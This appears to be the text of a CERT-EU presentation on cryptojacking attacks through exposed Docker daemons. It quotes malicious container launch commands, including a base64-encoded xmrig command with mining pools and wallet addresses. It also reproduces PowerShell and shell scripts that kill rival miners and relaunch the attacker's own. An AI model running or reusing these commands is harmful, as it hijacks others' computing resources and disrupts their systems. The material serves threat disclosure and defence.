Image: squallcx/docker-tmux
Command: /bin/sh

Image: nightclassic/volume-agent-keep:v0.2
Command: /bin/sh ./bootstrap.sh L3htcmlnL3htcmlnIC0tZG9uYXRlLWxldmVsIDEgLW8gcG9vbC5taW5leG1yLmNvbTo3Nzc3IC11IDRBRE12bldXRTRjaHV3RVdjZG5DTHo0Z2RkOFg4ZGVTTWREdWRaQjJEQnpLMzRVcXpWMjRzdTk1OXRZTm1RdWg0MmdFMllUVGR6Uk5UQ1hhNlhQc3liOUo5cnJZZkg1IC1wIHggLWsgLW8gcG9vbC5tb25lcm8uaGFzaHZhdWx0LnBybzozMzMzIC11IDRBRE12bldXRTRjaHV3RVdjZG5DTHo0Z2RkOFg4ZGVTTWREdWRaQjJEQnpLMzRVcXpWMjRzdTk1OXRZTm1RdWg0MmdFMllUVGR6Uk5UQ1hhNlhQc3liOUo5cnJZZkg1IC1r

Docker exploitations ?

Dockerd is listening on port 2375

Strating Xmrig miner

Command: ./xmrig --donate-level=0 -o sg.minexmr.com:4444 -u 44F1LnDpGx5g2617Q5gjRpB2Q8c8mUPZ5H7ahkqwbpk5E26jsdheahUNJeLcgjUPhqfUCVzFuDwzUTVrHHH2NCEKSzdQ1vL.plmoknqweasd -p plmoknqweasd -t 1 --cpu-priority 5 -k

Image: nightclassic/volume-agent-keep:v0.2
Command: /bin/sh ./bootstrap.sh
L3htcmlnL3htcmlnIC0tZG9uYXRlLWxldmVsIDEgLW8gcG9vbC5taW5leG1yLmNvbTo3Nzc3IC11IDRBRE12bldXRTRjaHV3RVdjZG5DTHo0Z2RkOFg4ZGVTTWREdWRaQjJEQnpLMzRVcXpWMjRzdTk1OXRZTm1RdWg0MmdFMllUVGR6Uk5UQ1hhNlhQc3liOUo5cnJZZkg1IC1wIHggLWsgLW8gcG9vbC5tb25lcm8uaGFzaHZhdWx0LnBybzozMzMzIC11IDRBRE12bldXRTRjaHV3RVdjZG5DTHo0Z2RkOFg4ZGVTTWREdWRaQjJEQnpLMzRVcXpWMjRzdTk1OXRZTm1RdWg0MmdFMllUVGR6Uk5UQ1hhNlhQc3liOUo5cnJZZkg1IC1r

Docker exploitations ?

Base64 encoded command

L3htcmlnL3htcmlnIC0tZG9uYXRlLWxldmVsIDEgLW8gcG9vbC5taW5leG1yLmNvbTo3Nzc3IC11IDRBRE12bldXRTRjaHV3RVdjZG5DTHo0Z2RkOFg4ZGVTTWREdWRaQjJEQnpLMzRVcXpWMjRzdTk1OXRZTm1RdWg0MmdFMllUVGR6Uk5UQ1hhNlhQc3liOUo5cnJZZkg1IC1wIHggLWsgLW8gcG9vbC5tb25lcm8uaGFzaHZhdWx0LnBybzozMzMzIC11IDRBRE12bldXRTRjaHV3RVdjZG5DTHo0Z2RkOFg4ZGVTTWREdWRaQjJEQnpLMzRVcXpWMjRzdTk1OXRZTm1RdWg0MmdFMllUVGR6Uk5UQ1hhNlhQc3liOUo5cnJZZkg1IC1r

Decoded

/xmrig/xmrig --donate-level 1 -o pool.minexmr.com:7777 -u 4ADMvnWWE4chuwEWcdnCLz4gdd8X8deSMdDudZB2DBzK34UqzV24su959tYNmQuh42gE2YTTdzRNTCXa6XPsyb9J9rrYfH5 -p x -k -o pool.monero.hashvault.pro:3333 -u 4ADMvnWWE4chuwEWcdnCLz4gdd8X8deSMdDudZB2DBzK34UqzV24su959tYNmQuh42gE2YTTdzRNTCXa6XPsyb9J9rrYfH5 –k

Other Interesting Findings

```
// Update pools
function updatePools() {
    getPoolStats('graft', 'https://pool0.codpool.com:8114/stats');
    getPoolStats('ombre', 'https://pool0.codpool.com:8113/stats');
    getPoolStats('haven', 'https://pool0.codpool.com:8112/stats');
    getPoolStats('loki', 'https://pool0.codpool.com:8110/stats');
    getPoolStats('monerov', 'https://pool0.codpool.com:8111/stats');
    getPoolStats('stellite', 'https://pool0.codpool.com:8115/stats');
    getPoolStats('sumokoin', 'https://pool0.codpool.com:8116/stats');
    getPoolStats('solace', 'https://pool0.codpool.com:8117/stats');
    getPoolStats('monero', 'https://pool0.codpool.com:8118/stats');
    getPoolStats('ryo', 'https://pool1.codpool.com:8111/stats');
    getPoolStats('triton', 'https://pool1.codpool.com:8112/stats');
    getPoolStats('incognito', 'https://pool1.codpool.com:8113/stats');
    getPoolStats('saronite', 'https://pool1.codpool.com:8114/stats');
    getPoolStats('masari', 'https://pool1.codpool.com:8115/stats');
    getPoolStats('bbscoin', 'https://pool1.codpool.com:8116/stats');
    getPoolStats('italocoin', 'https://pool1.codpool.com:8117/stats');
    getPoolStats('iridium', 'https://pool1.codpool.com:8118/stats');
    getPoolStats('elya', 'https://pool0.codpool.com:8117/stats');
    getPoolStats('arms', 'https://pool0.codpool.com:8119/stats');
    getPoolStats('turtle', 'https://pool1.codpool.com:8119/stats');
    getPoolStats('bittube', 'https://pool1.codpool.com:8110/stats');
    getPoolStats('caliber', 'https://pool1.codpool.com:8114/stats');
    getPoolStats('xcash', 'https://pool0.codpool.com:8213/stats');
    getPoolStats('leviar', 'https://pool0.codpool.com:8214/stats');
    getPoolStats('alloy', 'https://pool1.codpool.com:8213/stats');
    getPoolStats('wownero', 'https://pool1.codpool.com:8214/stats');
    getPoolStats('conceal', 'https://pool1.codpool.com:8216/stats');
}
```

CONFIG.JS

```
var networkStat = {
   "trtl": [
      ["trtl.semipool.com", "https://trtl-api.semipool.com"],
      ["trtl.cryptopool.space", "https://trtl.cryptopool.space/api"],
      ["trtl.pool.gntl.co.uk", "https://trtl.pool.gntl.co.uk/api"],
      ["turtle.minercartel.com", "https://api.turtle.minercartel.com/api"],
      ["turtle.hashvault.pro", "https://turtle.hashvault.pro/api"]
      ]
};
```

Killing the competition

```
while ($true) {
        if (!(Get - Process xe -ErrorAction SilentlyContinue)) {
                echo "Not running“
                cmd.exe / C taskkill /IM ddg.exe /f
                cmd.exe / C taskkill /IM yam.exe /f
                cmd.exe / C taskkill /IM miner.exe /f
                cmd.exe / C taskkill /IM xmrig.exe /f
                cmd.exe / C taskkill /IM nscpucnminer32.exe /f
                cmd.exe / C taskkill /IM 1e.exe /f
                cmd.exe / C taskkill /IM iie.exe /f
                cmd.exe / C taskkill /IM 3.exe /f
                cmd.exe / C taskkill /IM iee.exe /f
                […]
                cmd.exe / C $env: TMP\xe.exe --donate-level=1
                -k -a cryptonight -o stratum+tcp:
                //monerohash.com:5555 -u
                41e2vPcVux9NN[…]TUYo -p x          }
        else {
                echo "Running"}
        Start-Sleep 55
}
```

```
#!/bin/sh
pkill -9 142.4.124.164
pkill -9 192.99.56.117
pkill -9 jvap
kill -f ./atd

pkill  ./Guard.sh
pkill  ./JnKihGjn
pkill  ./KGlJwfWDbCPnvwEJupeivI1FXsSptuyh

ps aux | grep -v supsplk | awk '{if($3>40.0) print
$2}' | while read procid
do
kill -9
$prociddone

ps auxf|grep -v grep|grep "stratum"|awk '{print
$2}'|xargs kill -9
ps auxf|grep -v grep|grep "cryptonight"|awk '{print
$2}'|xargs kill -9
```

CERT-EU

FOR THE EU INSTITUTIONS, BODIES AND AGENCIES

Thank you!

Questions?